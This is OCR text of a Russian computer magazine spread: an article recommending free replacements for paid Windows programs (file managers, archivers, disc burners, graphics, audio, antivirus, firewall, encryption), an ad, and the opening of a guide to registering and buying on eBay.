
Но если не использовать крякнутые программы, — что делать? Готовить кошелек и бежать за лицензией? Если тебе позволяют финансы, или затраты оплатит компания, в которой ты работаешь, то — да, это вариант! Но лично мне многие продукты пока не по карману, да и вообще, свою заплату предпочитаю тратить на другие вещи. Тем более, я отлично знаю: практически для любого платного продукта есть бесплатная альтернатива, с теми же возможностями, а зачастую и предоставляющая что-то сверх того. Конечно, перейти с полюбившейся программы непросто, а замена на первых порах может показаться до раздражения непривычной или дико неудобной. Но это лишь вопрос времени. Вскоре, будь уверен, ты сам будешь удивляться: «Как же я раньше не замечал этой замечательной программы?».

Среди огромного количества «альтернативного софта» мы выбрали для тебя **самое лучшее**. Отсеяли глючные недоделки, откровенных середнячков и пионерские забавы, оставив только качественные продукты, которые используем сами. Начнем?

ЗАМЕНА TOTAL COMMANDER'У

ПРОГРАММА: UNREAL COMMANDER
URL: X-DIESEL.COM
ЗАМЕНЯЕТ: TOTAL COMMANDER (ЦЕНА - $38)
АЛЬТЕРНАТИВЫ: XPLORER2

В качестве файлового менеджера у меня всегда было два любимчика: Total Commander и FAR. Первый нравился за продуманный и удобнейший интерфейс, а второй подкупал своей функциональностью, расширяемой за счет плагинов. FAR всегда был бесплатен для граждан бывших советских



The GIMP Shop идеально подойдет для любительской обработки фотографий

Dia в рабочем процессе. Готовим презентацию диплома

республик (а сейчас вообще распространяется с открытыми исходниками), поэтому расставаться с ним не пришлось. А вот для Total Commander'а пришлось поискать достойную замену. Среди большого количества бесплатных файловых менеджеров удивил Unreal Commander. По сути, это тот же самый Total Commander, только бесплатный. Основные элементы интерфейса, горячие клавиши, функции — все перенято у платного продукта. Более того, авторы реализовали поддержку плагинов Total Commander. Словом, перейти с привычного средства, которым я начинал пользоваться в далеком 2000 году (тогда, еще до наезда со стороны Microsoft, он назывался Windows Commander), оказалось не просто, а очень просто. Если сомневаешься, то взгляни на список основных возможностей:

- Встроенный FTP-клиент.
- Поддержка тем оформления.
- Работа с архивами.
- Быстрый поиск файлов.
- Совместимый формат комментариев с TC.
- Встроенный вьювер, читающий все: от текста до мультимедийных файлов.

☒ А АРХИВИРОВАТЬ ЧЕМ?

ПРОГРАММА: PEAZIP
URL: PEAZIP.SOURCEFORGE.NET
ЗАМЕНЯЕТ: WINRAR($ 29), WINZIP ($29.95)
АЛЬТЕРНАТИВЫ: 7-ZIP

Наиболее распространенными архиваторами всегда были ZIP и RAR. Первый я использовал редко, а вот вторым — сделал кучу архивов. Если найти бесплатную альтернативу ZIP не проблема, то с RAR дела обстоят хуже. Тем не менее, замена была найдена — **PeaZIP**. Этот бесплатный архиватор способен паковать файлы в: 7Z, ARC, BZ2, GZ, PAQ/LPAQ, PEA, QUAD, TAR, UPX, ZIP и распаковывать из ACE, ARJ, CAB, DEB, ISO, LHA, RAR, RPM, ARC, BZ2, GZ, PAQ/LPAQ, PEA, QUAD, TAR, UPX, ZIP. Думаю, поддержки этих архивов хватит с лихвой. В качестве единственного минуса — нельзя создавать RAR-архивы.

☒ ПИШЕМ БОЛВАНКИ

ПРОГРАММА: CDBURNER XP
URL: WWW.CDBURNERXP.SE
ЗАМЕНЯЕТ: NERO (€ 79.99)
АЛЬТЕРНАТИВЫ: SMALL CD-WRITER

Для записи болванок я, как многие пользователи Windows, всегда использовал Nero Burning Rom. В этой программе реализовано все, что необходимо, и юзать ее — одно удовольствие, жаль только, что дорогое. Погуглив, я отыскал с десяток тулз, предлагающих услуги записи всевозможных дисков. Скачал я их все, но мою любовь завоевала лишь одна — CDBurner XP.

Эту программу можно смело назвать качественной заменой Nero. Программа умеет записывать как CD, так и DVD-диски. Очень порадовало, что программа использует свой собственный движок. Например, несколько из протестированных мною тулз просто-напросто предоставляли графический интерфейс, а всем остальным занималась Винда.

Диски программа записывает отлично. За месяц использования я не закосячил (тьфу-тьфу!) ни одной болванки. Все диски хорошо писались и читались на разных приводах. В этом есть заслуга встроенной функции проверки записавшейся болванки. Проверка длится минут десять, но по ее результатам становится ясно — оставлять болванку или отправлять в треш.

После нескольких дней тестирования я решил снести Nero и пользоваться сугубо CDBurner XP. Правда, один небольшой минус у нового помощника по записи все-таки есть. В момент записи CdBurner XP неплохо отнимает системных ресурсов (в частности, дает нагрузку на ЦП). Nero в этом плане куда скромней!

☒ ПРОСМОТР ИЗОБРАЖЕНИЙ


ПРОГРАММА: XNVIEW
URL: WWW.XNVIEW.ORG
ЗАМЕНЯЕТ: ACDSEE ($29.99)
АЛЬТЕРНАТИВЫ: IRFANVIEW

До XnView программой №1 для просмотра и быстрого редактирования (убрать красные глаза, вырезать ненужную часть фотки) для меня всегда был проверенный временем ACDSee. Переход на XnView поначалу дался тяжеловато. Скажу больше — после недели использования XnView меня разбирало желание вернуться к старому другу, пускай даже крякнутому. Главное, что меня не устраивало в XnView — непривычный интерфейс, сильно отливающийся от того, с чем я имел дело ранее (в последних версиях программы, кстати, он сильно преобразился и стал куда удобнее). Тем не менее, я перетерпел все тягости легальной жизни (*«Как пафосно!» — прим. Step'a*) и теперь могу смело сказать, что XnView стал моим любимым вьювером. В этой небольшой программе реализованы все необходимые мне функции:

1. Разбивка изображений по категориям. Когда откровенно влом возиться со всякими «красивыми» программами для создания альбомов, лучше

XnView поддерживает более 400 различных графических форматов. Кто больше?

Paint.NET сейчас распространяется в открытых исходниках на C#



dvd
На диске тебя будет ждать целая подборка бесплатных альтернатив, среди которых ты обязательно найдешь ту, которая лучше всего подходит именно тебе!

этой функции и придумать нельзя. При просмотре изображений достаточно нажать пару кнопок, и все — картинка в соответствующей категории!
2. Поддержка большего количества форматов. В этом плане XnView на несколько шагов впереди платных товарищей. Еще бы, распространяться бесплатно и уметь читать примерно 400 разных графических форматов — большая редкость.
3. Фильтры. Как и полагается подобным программам, XnView имеет стандартный комплект фильтров (шум, размытие, трансформация и т.д.). Для простых манипуляций типового набора эффектов хватит, а когда хочется чего-то большего, — можно воспользоваться внешними фильтрами от Adobe Photoshop.
4. Создание скриншотов. До XnView для создания скриншотов я всегда использовал HyperSnapDX. Теперь пользуюсь только встроенной возможностью в XnView.

РАБОТА СО СХЕМАМИ

ПРОГРАММА: DIA
URL: DIA-INSTALLER.SOURCEFORGE.NET
ЗАМЕНЯЕТ: MICROSOFT VISIO (12 413 РУБ.)
АЛЬТЕРНАТИВЫ: INKSCAPE

Так уж сложилось, что когда нам требуется сделать какую-нибудь схему или диаграмму, мы сразу обращаемся к мощному, но дорогому Microsoft Visio. Продукт действительно достойный, и было бы здорово, если бы компания-разработчик (тем более, такой монстр компьютерной индустрии) бесплатно предоставляла ее, скажем, студентам. Впрочем, многие предпочитают совершенно халявный аналог и уверены, что он ничуть не хуже! Чтобы вступить в наш клуб, достаточно обратиться к услугам небольшой программки Dia. Чудная прога позволяет с легкостью создавать диаграммы различной сложности. В стандартной поставке идет множество готовых для использования графических объектов разной тематики: электрические схемы, компьютерные сети, телефония и т.д. Все созданные диаграммы в Dia можно быстренько экспортировать в один из множества поддерживаемых форматов (bmp, jpeg, png, vdx, wmf и т.д.) или вывести на плоттере. В общем, программа не раз спасала меня во время подготовки лабораторных и курсовых.

РЕДАКТОР ГРАФИЧЕСКИЙ

ПРОГРАММА: THE GIMP
URL: WWW.GIMP.ORG
ЗАМЕНЯЕТ: ADOBE PHOTOSHOP ($999)
АЛЬТЕРНАТИВЫ: PAINT.NET, INKSCAPE ДЛЯ ВЕКТОРНОЙ ГРАФИКИ

Для различных издевательств и сложного редактирования фоток я несколько лет использовал всем известного тяжеловеса — Adobe Photoshop. Это отличная программа, и я до сих пор считаю ее лучшей. Но во время массового уничтожения на винте платного софта мне пришлось потрудиться и поискать бесплатную альтернативу. Достойных замен фотошопу всего две: свежий Paint.NET и проверенный временем The Gimp. На последнем остановлюсь подробнее. С этим редактором я познакомился в Linux. Первое впечатление, которое он на меня произвел,
— «заморыш». Бежали месяцы, пролетали года… И вот
— уродская гусеница превратилась в чудесную бабочку. Так появился The Gimp Show — специальная сборка Gimp в стиле Photoshop.
В последней версии этого кросс-платформенного графического пакета разработчики существенно подтянули интерфейс и функционал. Из основных возможностей можно выделить:
- Большой набор фильтров. Их действительно много!
- Поддержка плагинов. Плагины позволяют создать из этого редактора настоящего монстра для работы с графикой.
- Интерфейс в стиле Photoshop. Именно в этой редакции программы разработчики постарались приблизить ее внешний вид к самому известному и популярному средству для рисования.

Полная халява

Если ты не хочешь платить ни за ОС, ни за софт и в тоже время не испытывать угрызений совести, то обрати внимание на дружественную версию Linux'а — Ubuntu. Из всех дистрибутивов пингвина — это, пожалуй, самый дружелюбный и простой в обучении. Графическая оболочка KDE/GNOME и входящие в нее программы уже сразу после установки позволяют приступить к выполнению типичных задач. И заметь — все это совершенно бесплатно!

CDBurner XP справится с записью дисков не хуже, чем именитая Nero

• Кросс-платформенность. Если ты не хочешь привязываться к конкретной ОС, то GIMP — точно для тебя. Версии GIMP существуют под многие платформы (Linux, BSD).

РАБОТАЕМ СО ЗВУКОМ

ПРОГРАММА: AUDACITY
URL: AUDACITY.SOURCEFORGE.NET
ЗАМЕНЯЕТ: ADOBE AUDITION (€ 425.78), SOUND FORGE ($299.95)
АЛЬТЕРНАТИВЫ: MP3DIRECTCUT

Я всегда любил продукты Adobe за их безупречное качество и красивый интерфейс. Помимо Photoshop я активно использовал Audition и Acrobat Reader. С последним — никаких проблем, он бесплатный. А вот за первый просят кругленькую сумму, которой у меня на данный момент просто нет. Зато на своем компьютере я держу Audacity — пожалуй, лучший из бесплатных полупрофессиональных аудио-редакторов. Для моих задач его функций вполне хватает. Продукт поддерживает самые популярные форматы (wav, aif, au, mp3, ogg), позволяет всячески редактировать аудиоматериал, накладывать многочисленные фильтры, сводить звуковые дорожки и удобно записывать звук (например, подкастов).
По функционалу Audacity отстает от своих платных коллег, но его возможностей вполне хватит тем, кто не занимается обработкой звука профессионально. Мне редактировать звук приходится нечасто, а даже если и требуется, то вся процедура сводится к банальной очистке посторонних шумов или простенькому монтажу. С этими задачами Audacity справляется на «отлично»!

АНТИВИРУСЫ, АНТИВИРУСЫ

ПРОГРАММА: AVAST! HOME
URL: WWW.AVAST.COM
ЗАМЕНЯЕТ: АНТИВИРУС КАСПЕРСКОГО, NOD32, DR.WEB И ПРОЧИЕ
АЛЬТЕРНАТИВЫ: AVIRA ANTIVIR, AVAST! HOME EDITION

Без антивирусных средств и персонального файрвола в наше время в Сеть лучше не выходить. Стоит только высунуться, как на тебя уже летит рой всякой заразы. До моей «тотальной легализации» на компе душа в душу жили Dr.Web и Outpost Firewall. Обеими программами я пользовался больше пяти лет и успел к ним здорово привыкнуть. Поэтому меня даже посещали мысли раскошелиться на лицензию (благо, за эти продукты просят не сильно много денег), но я все-таки решил поискать бесплатные альтернативы. Не может же быть такого, что никто из программистов не попытался сделать бесплатный антивирь и firewall!

Бесплатный софт одной строкой

ГРАФИКА

Inkscape (www.inkscape.org). Векторный редактор.
GIMP (www.gimp.org). Растровый редактор.
blender (www.blender3d.org). Студия 3D-моделирования.
dia (www.gnome.org/projects/dia). Редактор диаграмм, графиков и схем.
IrfanView (www.irfanview.com). Просмотрщик картинок.

МУЛЬТИМЕДИА

Traverso DAW (www.traverso-daw.org). Многоканальный звуковой редактор.
AIMP2 (www.aimp.ru). Удобный и красивый аудиоплеер.
GX::Transcoder (www.germanixtranscoder.de). Конвертации аудио и видеофайлов.
VLC (www.videolan.org/vlc). Медиаплеер.
VirtualDub (www.virtualdub.org). Легендарный видеоредактор.
Audacity (audacity.sourceforge.net). Простое средство для записи и редактирования звука.

АНТИВИРУСЫ И БРЭНДМАУЭРЫ

ClamWin (ru.clamwin.com). Свободный антивирусный сканер.
avast! Home Edition (avast.ru). Антивирусный пакет.
Comodo AntiVirus (www.antivirus.comodo.com). Полноценный антивирус.
Comodo FireWall (www.personalfirewall.comodo.com). Брандмауэр.
AVZ (www.z-oleg.com/secur/avz). Полуавтоматический антивирус.
Avira (free-av.de). Известнейший антивирус.
Ashampoo Firewall (www.ashampoo.com). Компактный файрвол.

ИНТЕРНЕТ

Mozilla Firefox (www.mozilla.ru). Расширяемый браузер.
Opera (www.opera.com). Быстрый и безопасный браузер.

ФАЙЛОВЫЕ МЕНЕДЖЕРЫ


freeCommander (www.freecommander.com). Двухпанельный файловый менеджер.
xplorer2 (zabkat.com/x2lite.htm). Файловый менеджер.

ТЕКСТОВЫЕ РЕДАКТОРЫ И ПРОЦЕССОРЫ

OpenOffice.org (ru.openoffice.org). Альтернатива Microsoft Office.
Abiword (www.abisource.com). Свободный текстовый процессор.
PDFCreator (www.pdfforge.org). Создание PDF из любого приложения.
Eclipse (www.eclipse.org). Многофункциональная IDE для разработчиков.
Notepad++ (notepad-plus.sourceforge.net). Бесплатный редактор текстовых файлов.


РАБОТА С ДИСКАМИ

DeepBurner Free (www.deepburner.com). Программа для записи CD и DVD-дисков.
Small CD-Writer (www.avtlab.ru). Быстрая запись дисков.
CDex (cdexos.sourceforge.net). Оцифровка аудио-CD.





Других открытых средств для шифрования данных кроме TrueCrypt практически нет



Недавняя разработка PeaZIP уже завоевала большую популярность

Один из немногих бесплатных и работающих файрволов — Comodo Personal Firewall

Немного побродив по инету, я нашел несколько халявных антивирусов. Больше всех приглянулся Avast! Home. Это платный по своей сущности антивирус, но для некоммерческого использования разработчики отдают его безвозмездно.

Чтобы убедиться в работоспособности антивиря, я установил его под виртуальной машиной, вылез из нее же в инет и решил побегать по сайтам с кряками — в надежде подхватить какую-нибудь заразу. Для улучшения улова я заюзал IE шестой версии, славящийся нулевой безопасностью. Не прошло и получаса, Avast! начал орать, как резаный, сообщая о найденной угрозе. Отлично, следовательно, эвристик антивируса был живым и работоспособным. Антивирусный сканер также показал себя с хорошей стороны. Все подсунутые вирусы были найдены и обезврежены. После проведенных тестов Avast! перекочевал из виртуальной машины в рабочую ОС и живет тут до сих пор, не забывая регулярно обновляться.

ФАЙРВОЛ

ПРОГРАММА: COMODO PERSONAL FIREWALL PRO
URL: COMODO.COM
ЗАМЕНЯЕТ: AGNITUM OUTPOST (699 РУБЛЕЙ В ГОД)
АЛЬТЕРНАТИВЫ: PC TOOLS FIREWALL PLUS

Поиск альтернативы для моего любимого Outpost был весьма нелегким. Бесплатных персональных файрволов мне попалось всего четыре штуки, из которых три осеклись сразу, так как качества и стабильности в работе у них не наблюдалось. Я уже было подумал, что нормального продукта не найти, как вдруг Гугл вывел меня на comodo.com, где я и познакомился с будущим другом.

Comodo Personal Firewall — не просто персональный брандмауэр. Это настоящий центр обеспечения безопасности. Он ничуть не хуже Outpost обеспечивает защищенность твоего пребывания в Сети и обустроит локальную безопасность с помощью хорошо продуманной проактивной защиты и наличия антивирусного сканера. Компоненты CPF очень гибки в настройке, поэтому все можно подогнать максимум под себя. Из ключевых возможностей стоит отметить:

- Качественный сетевой экран.
- Гибкая в настройке проактивная защита.
- Быстрый и качественный AadvWare/SpyWare-сканер.
- Хорошая конфигурация защиты в целом.

ШИФРОВАНИЕ ДАННЫХ


ПРОГРАММА: TRUECRYPT
URL: TRUECRYPT.ORG
ЗАМЕНЯЕТ: PRIVATEDISK ($70.00), BESTCRYPT (€59.95)
АЛЬТЕРНАТИВЫ: GNUPG

Конфиденциальные данные я всегда хранил на защищенном диске, созданном в программе PrivateDisk. Среди бесплатных альтернатив я обратил внимание на утилиту TrueCrypt. Она также позволяет создать защищенный контейнер, который может быть смонтирован в системе и использоваться, как обычный диск. TrueCrypt позволяет самостоятельно выбрать алгоритм шифрования для создаваемого контейнера. Из алгоритмов к твоим услугам: AES, Serpent, Two fish, AES-two fish и т.д. Помимо создания защищенных контейнеров, TrueCrypt, как и PrivateDisk, может создать защищенный раздел на флешке или просто зашифровать целиком раздел жесткого диска.

БЕСПЛАТНОМУ СОФТУ — «ДА!»

Как видишь, вовсе необязательно юзать платный софт. Даже под Windows существует множество бесплатных программ. Надо только потратить чуточку времени на их поиски, после чего спокойно работать и забыть о кряках. Не думай, что приведенные в статье программы — это предел и у них нет альтернатив. Есть, и много, поэтому если тебе не понравился предложенный мной вариант, то просто загляни на наш DVD и ты увидишь много других бесплатных программ.





РЕКЛАМА


Суперпоиск на wap.mts.ru



в мобильном телефоне

Звоните 059063 / www.mts.ru

мтс оператор связи





МАКСИМ СОКОЛОВ

УДАЧНЫЕ ПОКУПКИ НА EBAY

КАК ВЫГОДНО СДЕЛАТЬ ПОКУПКУ НА ЗАПАДНОМ АУКЦИОНЕ

Не надоело переплачивать сотни баксов прожорливым продавцам? Или довольствоваться скудным ассортиментом, мечтая о том времени, когда свежие гаджеты будут продаваться и у нас? Довольно! Сегодня ты научишься приобретать товары за рубежом, не только экономя, но и зарабатывая на этом!

Отчаявшийся после развода австралиец продает на аукционе eBay свою жизнь! Дом с тремя спальнями, автомобиль, мощный байк и даже место работы, причем, последнее — с ведома работодателя, который согласился дать покупателю испытательный срок. И что ты думаешь? На текущий момент уже 35 ставок — максимальная равна 310 тысячам долларов. Стоит ли говорить, что на аукционе eBay продаются и вещи менее значимые: разнообразные гаджеты, техника, музыкальные инструменты, одежда, машины — словом, все-все-все. Умельцы извлекают выгоду, не только удачно продавая товар, но и покупая. Типичный пример — коммуникатор **iPhone**, который в Россию никогда **официально не ввозился**, но стал продаваться сразу после появления (за огромные деньги). Многие из продавцов предварительно покупали его именно на западных аукционах.

НАЧИНАЕМ РАБОТУ С EBAY

Воспользоваться аукционом может каждый. Регистрация на **eBay** (www.ebay.com) совершенно бесплатна и, в принципе, не должна вызвать каких-либо проблем. Некоторые требования со стороны системы могут показаться странными (например, в качестве e-mail нельзя использовать ящик на бесплатном сервисе), но нужно понимать, что это вынужденные меры для обеспечения максимальной безопасности. Итак, приступим!
Кликнув по ссылке **Register**, ты увидишь, что система предлагает заполнить специальную форму. Вспоминай английский. Заполнять поля нужно на этом языке:

```
Country — страна проживания. По умолчанию стоит United
States. Выбери из списка See all countries. На вновь
открывшейся странице выбери свою страну. Кликни Change
country
First name — имя
Last name — фамилия
Street address — номер дома, название улицы, квартира.
Например: 34 Lenina Str. App.12
City — город
Postal code — почтовый индекс
State / Province/ Region — край, область. К примеру:
Moskovskaya oblast
Primary telephone — основной телефон (включая код города)
Email address — без комментариев :)
Re-enter email address — еще раз введи вручную e-mail
Create an eBay User ID — логин, который будет использо-
ваться для входа на аукцион. Нельзя использовать в качес-
тве логина свой e-mail, а также слово «eBay»
Create password — пароль. Не должен содержать фрагментов
```



Раздел сотовых телефонов и коммуникаторов на аукционе eBay

Для каждого лота отображается информация о продавце с его рейтингом. Этому, пожалуй, можно доверять

```
e-mail'a
Re-enter password — пароль еще раз
Secret question и Secret answer — секретные
вопрос/ответ на случай, если забудешь пароль
Date of birth — дата твоего рождения
```

Торговля на eBay основана на честности и **рейтинге участников**. Поэтому сразу после регистрации необходимо зарабатывать рейтинг, сделав хотя бы одну ставку. Очки в рейтинге накапливаются за счет системы отзывов — feedback rating system. Сделка между продавцом и покупателем, как правило, заканчивается выставлением отзывов друг другу. За положительный отзыв начисляется 1 очко, за нейтральный — 0, за отрицательный — «минус 1». Участники, набравшие десять очков и выше, получают «знаки отличия» — звездочки разных цветов. Верхом крутизны считается красная «летящая» звезда (100 000 очков). Когда ты только что зарегистрировался, никакого рейтинга у тебя нет. В течение тридцати дней ты будешь отмечен **«значком новичка eBay»**. Учти, из-за этого некоторые продавцы могут не захотеть иметь с тобой дела. Поэтому, чем раньше ты начнешь строить отношения на аукционе (делать ставки) — тем лучше для тебя. Нужно сказать еще кое-что по поводу рейтинга. Репутация указывается под именем пользователя и является процентным соотношением положительных и отрицательных отзывов — скажем, «Feedback: 99.1% Positive». Это, значит, что в истории пользователя есть отрицательные отзывы, но их немного (полная история отзывов доступна, если нажать на цифру, указанную в скобках).

ПОИСК ТОВАРА

На аукционе представлены десятки миллионов самых разных предложений. Все они тщательно рассортированы по категориям, а мощный поиск и система фильтров помогут найти даже самый редкий товар. Как отыскать лучшее предложение? Все зависит от ситуации, однако некоторые общие рекомендации приведены ниже:

1. Предпочтительнее покупать у **«небольших магазинов»**, которые занимаются продажей интересующего тебя товара постоянно (чем иметь дело с теми, кто продает товар неизвестного качества «разово»). Всегда можно ознакомиться с профайлом продавца, прочитать фидбеки и сделать выводы, что он собой представляет. Хотя очень большой рейтинг, означающий, что продажи поставлены на конвейер, — тоже не всегда удачный вариант. И отправку товара такой «оптовик» может задержать, и общается шаблонными фразами — словом, лучше обратиться к проверенному «середнячку».

Для многих товаров помимо классического аукциона, в ходе которого определяются окончательная цена и победитель, доступна покупка «здесь и сейчас». Такие предложения, помеченные значком **buy it now**, предлагают купить товар, не ожидая окончания аукциона (но — по большей цене). Если ты собираешься покупать новый товар, то ждать конца аукциона нет смысла, потому что, в конце концов, он все равно будет продан за полную стоимость (халявы не бывает!). Участвовать в аукционе, постоянно поднимая ставки, есть смысл только в случае какого-нибудь редкого и бывшего в употреблении товара (кстати говоря, на eBay широко представлены автомобили).

